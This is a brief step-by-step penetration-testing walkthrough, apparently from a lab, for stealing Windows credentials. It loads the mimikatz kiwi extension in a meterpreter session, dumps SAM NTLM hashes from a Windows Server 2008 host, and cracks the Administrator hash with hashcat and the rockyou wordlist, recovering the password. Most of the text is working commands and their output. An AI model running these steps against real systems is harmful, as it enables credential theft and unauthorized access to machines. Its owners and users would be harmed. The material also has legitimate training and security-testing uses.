
hashcat crack windows

Load kiwi module




```
meterpreter > load kiwi
Loading extension kiwi...

  .#####.   mimikatz 2.1.1 20170608 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'    Ported to Metasploit by OJ Reeves `TheColonial` * * */

[!] Loaded x86 Kiwi on an x64 architecture.
```

Do a hashdump




```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN2008
SysKey : cfcf1261a188e3dcd3ba957070163cba
Local SID : S-1-5-21-3207241734-3112395303-2437840007

SAMKey : c9f4ce3da74407a9ebf019c62357d0f2

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: e19ccf75ee54e06b06a5907af13cef42

RID  : 000001f5 (501)
User : Guest
```


Copy hash to a textfile



```
root@kali:/tmp/winsvr# cat hashes.txt
e19ccf75ee54e06b06a5907af13cef42
```


Run hashcat commands:

hashcat -m 1000 -a 0 hashes.txt rockyou.txt




```
hashcat [options] hashfile [mask|wordfiles|directories]
```

-m 1000




```
1000 = NTLM
1100 = Domain
```

-a 0



```
Attack mode
        0 = Straight
        1 = Combination
        2 = Toggle-Case
        3 = Brute-force
        4 = Permutation
        5 = Table-Lookup
        8 = Prince
```

Show cracked password



```
e19ccf75ee54e06b06a5907af13cef42:P@ssw0rd

Session..........: hashcat
Status...........: Cracked
Hash.Type........: NTLM
Hash.Target......: e19ccf75ee54e06b06a5907af13cef42
Time.Started.....: Mon Nov 25 04:04:42 2019 (0 secs)
Time.Estimated...: Mon Nov 25 04:04:42 2019 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2282.2 kH/s (0.42ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 8192/14344385 (0.06%)
Rejected.........: 0/8192 (0.00%)
Restore.Point....: 4096/14344385 (0.03%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: newzealand -> whitetiger

Started: Mon Nov 25 04:04:36 2019
Stopped: Mon Nov 25 04:04:43 2019
root@kali:/tmp/winsvr# hashcat -m 1000 -a 0 hashes.txt rockyou.txt --force --show
e19ccf75ee54e06b06a5907af13cef42:P@ssw0rd
root@kali:/tmp/winsvr#
```